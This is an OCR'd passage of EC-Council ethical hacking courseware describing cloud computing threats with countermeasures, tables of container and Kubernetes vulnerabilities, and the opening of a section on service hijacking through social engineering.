Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Cloud Computing Threats

Discussed below are some threats to cloud computing:

- **Data Breach/Loss**

  An improperly designed cloud computing environment with multiple clients is at high risk of a data breach because a flaw in one client's application can allow attackers to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

access other client's data. Data loss or leakage is highly dependent on cloud architecture and operation.

Data loss issues include the following:

- Data is erased, modified or decoupled (lost).
- Encryption keys are lost, misplaced or stolen.
- Data are accessed illegally owing to improper authentication, authorization, and access controls.
- Data is misused by the CSP.

Countermeasures:

- Encrypt the data stored in the cloud and the data in transit to protect data integrity.
- Implement strong key generation, storage, and management.
- Check for data protection both during design and runtime.

- **Abuse and Nefarious Use of Cloud Services**

  The presence of weak registration systems in the cloud-computing environment may allow attackers to create anonymous access to cloud services and perpetrate various attacks, such as password and critical cracking, building rainbow tables, CAPTCHA-solving farms, launching dynamic attack points, hosting exploits on cloud platforms, hosting malicious data, Botnet command or control, and DDoS.

  Countermeasures:

  - Implement a robust registration and validation process.
  - Monitor client traffic for malicious activities.

- **Insecure Interfaces and APIs**

  Interfaces or APIs enable customers to manage and interact with cloud services. Cloud service models must be security integrated, and users must be aware of security risks in the use, implementation, and monitoring of such services. Insecure interfaces and APIs risks include the following:

  - Circumvents user-defined policies
  - Non-credential leakproof
  - Breach in logging and monitoring facilities
  - Unknown API dependencies
  - Reusable passwords/tokens
  - Insufficient input-data validation

  Countermeasures:

  - Analyze the security model of cloud provider interfaces.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement secure authentication and access controls.
- Encrypt the data in transit and understand the dependency chain associated with APIs.

- **Insufficient Due Diligence**

  Ignorance of CSP's cloud environment poses risks in operational responsibilities such as security, encryption, incident response, and more such problems as contractual issues, design, and architectural issues.

  Countermeasure:

  - Organizations that intend to move to a cloud must extensively research the risks, CSP due diligence, and possess capable resources.

- **Shared Technology Issues**

  IaaS vendors share the infrastructure to deliver services in a scalable way. Most underlying infrastructure components (e.g., GPU, CPU caches) do not offer substantial isolation properties in a multi-tenant environment. This enables attackers to attack other machines if they can exploit vulnerabilities in one client's applications. To address this gap, virtualization hypervisors mediate access between guest OSs and the physical resources that might contain loopholes allowing hackers to gain unauthorized control over the underlying platforms.

  Countermeasures:

  - Implement security best practices for installation/configuration.
  - Monitor the environment for unauthorized changes/activity.
  - Promote secure authentication and access control for administrative access and operations.
  - Enforce service level agreements for patching and vulnerability remediation.
  - Conduct vulnerability scanning and configuration audits.

- **Unknown Risk Profile**

  Software updates, threat analysis, intrusion detection, security practices, and various other components determine the security posture of an organization. Client organizations are unable to get a clear picture of internal security procedures, security compliance, configuration hardening, patching, auditing and logging, etc. because they are less involved with hardware and software ownership and maintenance in the cloud. However, organizations must be aware of issues such as internal security procedures, security compliance, configuration hardening, patching, and auditing and logging.

  Countermeasures:

  - Disclosure of applicable logs and data to customers
  - Partial/full disclosure of infrastructure details (e.g., patch levels, firewalls)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Monitoring and alerting of necessary information

- **Unsynchronized System Clocks**

  The failure of synchronizing clocks at the end systems can affect the working of automated tasks. For example, if the cloud computing devices do not have synchronized or matched times, then timestamp inaccuracy constitutes the network administrator unable to analyze the log files for any malicious activity accurately. Unsynchronized clocks can cause various other problems; e.g., in case of money transactions or database backups, the mismatched timestamp may result in significant problems or discrepancies.

  Countermeasures:

  - Use clock synchronization solutions, such as a network time protocol (NTP).
  - Install a time server within the organization firewall to minimize threats from the outside and maximize the time accuracy on the network.
  - A network time system can also be used to synchronize clocks with an enterprise network server.

- **Inadequate Infrastructure Design and Planning**

  An agreement between the CSP and customer states the quality of service that the CSP offers, such as downtime, physical and network-based redundancies, standard data backup and restore processes, and availability periods.

  At times, CSPs may not satisfy the rapid rise in demand owing to a shortage of computing resources and/or poor network design (e.g., traffic flows through a single point, even though the necessary hardware is available), giving rise to unacceptable network latency or inability to meet agreed service levels.

  Countermeasure:

  - Forecast the demand and accordingly prepare sufficient infrastructure.

- **Conflicts between Client Hardening Procedures and Cloud Environment**

  Certain client hardening procedures may conflict with a CSP environment, making implementation by the client impossible. Because a cloud is a multi-tenant environment, the colocation of many customers indeed causes conflicts for the cloud providers, as communication security requirements are likely to diverge between customers.

  Countermeasure:

  - Set a clear segregation of responsibilities to define the minimum actions customers must undertake.

- **Loss of Operational and Security Logs**

  The loss of operational logs makes it challenging to evaluate operational variables. The options for solving issues are limited when no data is available for analysis. The loss of security logs poses a risk for managing the implementation of the information security

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

management program. Loss of security logs may occur in case of storage under-provisioning.

Countermeasures:

- Implement effective policies and procedures.
- Monitor operational and security logs regularly.

- **Malicious Insiders**

  Malicious insiders are disgruntled current/former employees, contractors, or other business partners who have/had authorized access to cloud resources and could intentionally exceed or misuse that access to compromise the confidentiality, integrity, or availability of the organization information. Malicious insiders who have authorized access to cloud resources can abuse their access to compromise the information available in the cloud. Threats include loss of reputation, productivity, and financial theft.

  Countermeasures:

  - Enforce a strict supply chain management and conduct comprehensive supplier assessment.
  - Specify human resource requirements as part of legal contracts.
  - Require transparency in overall information security and management practices and compliance reporting.
  - Determine security breach notification processes.

- **Illegal Access to the Cloud**

  Weak authentication and authorization controls may lead to unlawful access, thereby compromising confidential and critical data stored in the cloud.

  Countermeasures:

  - Enforce and adhere to a robust information security (IS) policy.
  - Permit clients to audit/review the IS policy and procedures of CSPs.

- **Loss of Business Reputation due to Co-tenant Activities**

  This threat arises because of the lack of resource and reputational isolation, vulnerabilities in the hypervisors, etc. Resources are shared in the cloud, thus the malicious activity of one co-tenant might affect the reputation of the other, resulting in poor service delivery, data loss, etc. that bring down the reputation of the organization.

  Countermeasure:

  - Choose a well-known and efficient CSP to reduce risk and ensure isolation of resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Privilege Escalation**

  Mistakes in the access allocation system, such as coding errors and design flaws, can result in a customer, third party, or employee obtaining more access rights than required. This threat arises because of authentication, authorization, and accountability vulnerabilities, user-provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

  Countermeasures:

  - Employ a good privilege separation scheme.
  - Update software programs on a regular basis to fix the newly discovered privilege escalation vulnerabilities, if any.

- **Natural Disasters**

  Based on geographic location and climate, data centers may be exposed to natural disasters, such as floods, lightning, and earthquakes, which can affect cloud services.

  Countermeasures:

  - Ensure that the organization is located in a safe area.
  - Maintain data backups at different locations.
  - Implement mitigation measures that help reduce or eliminate your long-term risk from natural disasters.
  - Prepare effective business continuity and a disaster recovery plan.

- **Hardware Failure**

  Hardware failures, such as switches, servers, routers, access points, hard disks, network cards, and processors in data centers, can make cloud data inaccessible. The majority of hardware failures occur because of hard disk problems. Hard disk failures take a lot of time to track and fix because of their low-level complexities. Hardware failure can lead to poor performance delivery to end-users and damage the business.

  Countermeasures:

  - Implement and maintain physical security programs.
  - Pre-installed standby hardware devices are mandatory.

- **Supply Chain Failure**

  A supply chain failure can be caused by incomplete and non-transparent terms of use, hidden dependencies created by cross-cloud applications, inappropriate CSP selection, lack of supplier redundancy, etc. Cloud providers outsource certain tasks to third parties. Thus, the security of the cloud is directly proportional to the security of each link and the extent of dependency on third parties. A disruption in the chain may lead to loss of data privacy and integrity, services unavailability, violation of the SLA, economic and reputational losses failing to meet customer demand, and cascading failure.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures:

- Define a set of controls to mitigate supply-chain risks.
- Develop a containment plan to restrict the damage caused by the failure of a trusted counterparty.
- Create visibility mechanisms to detect compromised elements of a supply chain.
- Consider procuring third parties that offer information on the security posture of counterparties.

- **Modifying Network Traffic**

  In the cloud, the network traffic may be altered owing to flaws during provisioning or de-provisioning networks, or vulnerabilities in communication encryption. Modification of network traffic may cause loss, alteration, or theft of confidential data and communications.

  Countermeasure:

  - Perform network traffic analysis using special tools to find abnormalities, if any.

- **Isolation Failure**

  Multi-tenancy and shared resources are the characteristics of cloud computing. Strong isolation or compartmentalization of storage, memory, routing, and reputation among different tenants is lacking. Because of isolation failure, attackers attempt to control operations of other cloud customers to gain illegal access to the data.

  Countermeasure:

  - It is essential to keep the memory, storage, and network access isolated.

- **Cloud Provider Acquisition**

  CSP acquisition may increase the probability of tactical shift and affect non-binding agreements at risk. This could pose a challenge in handling security requirements.

  Countermeasure:

  - Be tactful when choosing a cloud provider; prefer a reputed and popular CSP to eliminate risk.

- **Management Interface Compromise**

  Customer management interfaces of cloud providers facilitate access to a large number of resources over the Internet. This enhances security risks, particularly when combined with remote access and web browser vulnerabilities. Management interface compromise arises from improper configuration, system and application vulnerabilities, remote access to the management interface, etc.

  Countermeasure:

  - It is essential to keep the memory, storage, and network access isolated.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use secure protocols to mitigate threats related to remote access.
- Regularly update patches to prevent web browser vulnerabilities.

- **Network Management Failure**

  Poor network management leads to network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security.

  Countermeasure:

  - Ensure that an adequate security policy is implemented.
  - Use proactive network management techniques.
  - Keep updating new technologies and analyze what might work better for your organization.

- **Authentication Attacks**

  Weak authentication mechanisms (weak passwords, password re-use, etc.) and the inherent limitations of one-factor authentication mechanisms allow attackers to gain unauthorized access to cloud computing systems.

  Countermeasure:

  - Implement strong password policies to keep passwords secure.
  - Enforce two-factor authentication where required.

- **VM-Level Attacks**

  Cloud computing extensively uses virtualization technologies offered by several vendors, including VMware, Xen, Virtual Box, and vSphere. Threats to these technologies arise from vulnerabilities in the hypervisors.

  Countermeasure:

  - Employ intrusion detection/prevention systems (IDS/IPS) and implement a firewall to mitigate known VM-level attacks.

- **Lock-in**

  Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc.

  Countermeasure:

  - Using a standardized cloud API cloud be beneficial.

- **Licensing Risks**

  The organization may incur a substantial licensing fee if the CSP charges the software deployed in the cloud on a per-instance basis. Therefore, the organization should always

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

retain ownership over its software assets located in the cloud provider environment. Risks to licensing occur because of incomplete and non-transparent terms of use.

- **Loss of Governance**

  In using cloud infrastructure, customers bestow control to CSPs regarding issues that could affect security. Furthermore, SLAs may not commit the CSP to provide such services, thus leaving a gap in security defenses. This threat results from unclearness of roles and responsibilities, lack of vulnerability assessment processes, conflicting promises in SLAs, lack of certification schemes and jurisdiction, and unavailability of the audit, among others.

  Loss of governance results in noncompliance with security requirements, lack of confidentiality, integrity, and availability of data, poor performance and quality of service, etc.

  Countermeasure:

  - Workout persistent and careful efforts for the execution of SLAs.

- **Loss of Encryption Keys**

  The loss of encryption keys required for secure communication or systems access provides potential attackers with the possibility to get unauthorized assets. This threat arises from the poor key management and generation techniques.

  Countermeasures:

  - Do not store the encryption keys alongside the encrypted data.
  - Use strong algorithms, such as the advanced encryption standard (AES) and Rivest–Shamir–Adleman (RSA), to generate keys.

- **Risks from Changes of Jurisdiction**

  Clouds may store the customer data in multiple jurisdictions, of which some may be high risk. Local authorities in high-risk countries (e.g., countries without the rule of law, with an unpredictable legal framework and enforcement or autocratic police states) could raid data centers; the data or information system could be subjected to enforced disclosure or seizure. Changes in the jurisdiction of data may lead to the blockage or impoundment of the information system by the government or other organizations. Customers should consider jurisdictional ambiguities before adopting a cloud, as local laws for data storage could provide government access to private data.

  Countermeasure:

  - Gain insight about the jurisdictions under which data may be stored and processed, and assess the corresponding risks, if any.

- **Undertaking Malicious Probes or Scans**

  Malicious probes or scanning allows attackers to collect sensitive information that may lead to loss of confidentiality and integrity, and availability of services and data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasure:

- Deploy various security mechanisms such as firewalls and intrusion detection systems.

- **Theft of Computer Equipment**

  The theft of equipment may occur owing to inadequate controls on physical parameters, such as smart card access at entry, which may lead to loss of physical equipment and sensitive data.

  Countermeasure:

  - Enforce physical security measures, such as hiring security guards, closed-circuit television (CCTV) coverage, alarms, identity cards, and proper fencing.

- **Cloud Service Termination or Failure**

  Termination of cloud service because of non-profitability or disputes may lead to data loss, unless end-users protect themselves legally. Many factors, such as competitive pressure, lack of financial support, and inadequate business strategies, can lead to termination or failure of the cloud service. This threat results in poor delivery and quality of service and loss of investment. Furthermore, failures in the services outsourced to the CSP may affect its ability to meet duties and commitments to its customers.

  Countermeasure:

  - Ensure that the cloud providers define clear and auditable procedures in case of service termination. This includes guaranteeing the secure transfer of data back to the customer, according to the terms of agreement.

- **Subpoena and E-Discovery**

  Customer data and services are subjected to a cease request from authorities or third parties. This threat occurs owing to improper resource isolation, data storage in multiple jurisdictions, and lack of insight on jurisdictions.

  Countermeasures:

  - Carefully select the CSP and ensure proper security is provided.
  - Thoroughly review the service agreement. It should address records management, accessibility, customer support, legal policies, accountability, confidentiality, length of the agreement, termination procedures, etc.
  - Execute a coordinated eDiscovery plan.
  - Contemplate an exit strategy.

- **Improper Data Handling and Disposal**

  It is difficult to ascertain data handling and disposal procedures followed by CSPs owing to limited access to cloud infrastructure. When clients request data deletion, data may not be truly wiped because

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Multiple copies of data are stored, even if they are unavailable.
- The disk to be destroyed might also contain the data of other clients.
- Multi-tenancy and reuse of hardware resources in the cloud keeps client data at risk.

Countermeasure:

- Use VPNs to secure client data and ensure that data are completely removed from the primary servers along with all replicas.

- **Loss/Modification of Backup Data**

  Attackers might exploit vulnerabilities, such as SQL injection and insecure user behavior (e.g., storing or reusing passwords) to gain illegal access to the data backups in the cloud. After gaining access, attackers might delete or modify the data stored in the databases. Lack of data restoration procedures in case of backup data loss puts the service levels at risk.

  Countermeasure:

  - Use appropriate data restoration procedures or tools to retrieve lost data.

- **Compliance Risks**

  Organizations that seek to obtain compliance with standards and laws may be at risk if the CSP cannot provide evidence of their compliance with the requirements, is outsourcing cloud management to third parties, and/or does not permit audit by the client. Compliance risks arise from the lack of governance over audits and industry-standard assessments. Thus, clients are unaware of the processes, procedures, and practices of providers regarding accessibility, identity management, and segregation of duties.

  Countermeasures:

  - Cloud providers should ensure that client data is not compromised.
  - Review the internal audit processes of cloud providers.

- **Economic Denial of Sustainability (EDoS)**

  The payment method in a cloud system is "**No use, no bill**"; when customers make requests, the CSP charges them according to the recorded data, the duration of requests, the amount of data transfer in the network, and the number of CPU cycles consumed. Economic denial of service destroys financial resources; in the worst case, this could lead to customer bankruptcy or other serious economic impact. If an attacker engages the cloud server with a malicious service or executes a malicious code that consumes much computational power and storage, the legitimate account holder is charged until the primary cause of CPU usage is detected.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasure:

- Use a reactive/on-demand, in-cloud EDoS mitigation service (scrubber service) to mitigate application- and network-layer DDoS attacks, making use of the client-puzzle approach.

- **Lack of Security Architecture**

  Most of the companies are migrating their IT capabilities to the public cloud, so incorporating appropriate security strategies to thwart against cyber threats is a major challenge. It is important to develop appropriate security architectures and strategies before migrating IT infrastructure to the cloud.

  Countermeasures:

  - Ensure your security architecture aligns with your business goals and objectives.
  - Update the threat model regularly.
  - Conduct a periodic security assessment of the actual security posture.


- **Hijacking Accounts**

  A highly critical threat to organizations is the compromise of employee accounts on the cloud. If an attacker gains access to the cloud by compromising a user account, they can gain access to all information stored on the cloud servers without leaving any trace. Attackers use techniques such as phishing and password cracking to gain user credentials. These attacks severely impact business operations causing reputational damage, degradation of brand value, disclosure of sensitive information, etc.

  Countermeasures:

  - Grant only minimal access privileges to user accounts.
  - Implement defense-in-depth strategies and install identity and access management (IAM) solutions.
  - Encrypt and store sensitive information on cloud servers.
  - Implement strong authentication mechanisms, such as multi-factor authentication.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Vulnerabilities

The container has taken a greater role in cloud computing by offering operational efficiency, productivity, and consistency. The adoption of various cloud services has increased the threats and attacks on cloud containers. Containers face broader consequences in case of a successful attack. The attack can be replicated rapidly, leading to an excessive number of victims falling prey to the attackers.

The table below presents the most common container vulnerabilities.


Vulnerabilities	Description
1. Impetuous Image Creation	▪ Careless creation of images without considering the security safeguards or control aspects leads to vulnerabilities in the images.
2. Unreliable Third-Party Resources	▪ Using untrusted third-party resources causes severe threat and makes the resources vulnerable to malicious attacks.
3. Unauthorized Access	▪ Gaining access to user accounts leads to privilege escalation attacks.
4. Insecure Container Runtime Configurations	▪ Improper handling of the configuration option and mounting sensitive directories on the host cause faulty and insecure runtime configurations.
5. Data Exposure in Docker Files	▪ Docker images exposing sensitive information, such as passwords and SSH encryption keys, can be exploited to compromise the security of the container.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Embedded Malware	▪ A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment.
7. Non-Updated Images	▪ Outdated images contain security loopholes and bugs that compromise the security of images.
8. Hijacked Repository and Infected Resources	▪ Security misconfiguration and bugs allow gaining unauthorized access to the repository that can poison the resources by altering or deleting files.
9. Hijacked Image Registry	▪ Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs.
10. Exposed Services due to Open Ports	▪ Misconfiguration of an application may allow port access and exposure of sensitive information upon port scanning.
11. Exploited Applications	▪ Vulnerable applications can be exploited using various techniques (e.g., SQLi, XXS, RFI).
12. Mixing of Workload Sensitivity Levels	▪ Orchestrators place workloads with different sensitivity levels on the same host. If a container hosts a public webserver with vulnerabilities, it may pose a threat to containers processing sensitive information.

Table 19.5: Container vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Vulnerabilities

Implementation of Kubernetes has facilitated IT leaders to bridge on-premises and public cloud environments. Kubernetes allows layering and application scaling within the containers in the cloud, providing more portable and productive infrastructure. The augmented use of Kubernetes, facilitates critical cyber-attacks targeting underlying vulnerabilities.

The table below summarizes common vulnerabilities in the Kubernetes environment.


Vulnerabilities	Description
1. No Certificate Revocation	▪ Kubernetes does not support certificate revocation; therefore, the entire certificate chain must be regenerated to remove a certificate. ▪ Attackers can exploit the certificate before it is replaced across the entire cluster.
2. Unauthenticated HTTPS Connections	▪ Though Kubernetes uses public key infrastructure (PKI), the connections between the components are not authenticated properly using transport layer security (TLS). ▪ Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information.
3. Exposed Bearer Tokens in Logs	▪ Kubernetes requires an authentication mechanism for enforcing user privileges; e.g., bearer tokens are logged in hyperkube kube-apiserver system logs. ▪ Attackers with access to the system logs can exploit bearer tokens to impersonate a previously logged legitimate user.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Exposure of Sensitive Data via Environment Variables	▪ While configuring the components, environmental variables allow the derivation of the settings. ▪ Attackers can gain access to stored values through environment logging and perform further exploitation on the endpoints.
5. Secrets at Rest not Encrypted by Default	▪ Secrets defined by users, such as credentials or application configuration data, are not encrypted by default. ▪ Attackers can retrieve unencrypted secrets by gaining access to the etcd servers.
6. Non-constant Time Password Comparison	▪ Kube-apiserver has multiple authentication back-ends for client request processing; therefore, it does not perform a secure comparison of secret values when using basic password authentication. ▪ Attackers can launch timing attacks to retrieve passwords.
7. Hardcoded Credential Paths	▪ Instead of hardcoding credential paths into the source code, they are specified during configuration via an interface. ▪ If the cluster token and root certificate authority (CA) are stored in different locations, attackers can insert a malicious token and root CA to access the entire cluster.
8. Log Rotation is not Atomic	▪ Kubelet, the primary node agent, uses logs for storing the metadata about the container. During log rotation, if the kubelet is restarted, all logs may be erased. ▪ Attackers monitor log rotation and when it occurs attempt to remove all logs.
9. No Back-off Process for Scheduling	▪ The Kubernetes pod is an execution unit which requires keen co-ordination for scheduling and has no back-off process. ▪ This causes a tight loop as the scheduler continuously schedules pods that are rejected by the other processes.
10. No Non-repudiation	▪ Kube-apiserver performs all user transactions, such as creation, modification, and deletion, through its handlers without using a central auditing service. ▪ If debug mode is disabled, kube-apiserver does not record user actions. ▪ Attackers can directly interact with kube-apiserver and perform various malicious activities.

Table 19.6: Kubernetes vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Attacks

In this section, we discuss various attack methods performed on the cloud computing environment.

Service Hijacking using Social Engineering

In account or service hijacking, an attacker steals the credentials of a CSP or a client by phishing, pharming, social engineering, and exploitation of software vulnerabilities. Using the stolen credentials, the attacker gains access to the cloud computing services and compromises data confidentiality, integrity, and availability.

Social engineering is a nontechnical kind of intrusion that relies heavily on human interaction and often involves tricking others to break routine security procedures. Attackers might target CSPs to reset passwords or IT staff to access their cloud services to reveal passwords. Other ways to obtain passwords include password guessing, keylogging malware, implementing password-cracking techniques, and sending phishing emails. Social engineering attacks result in exposed customer and credit card data, personal information, business plans, staff data, identity theft, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

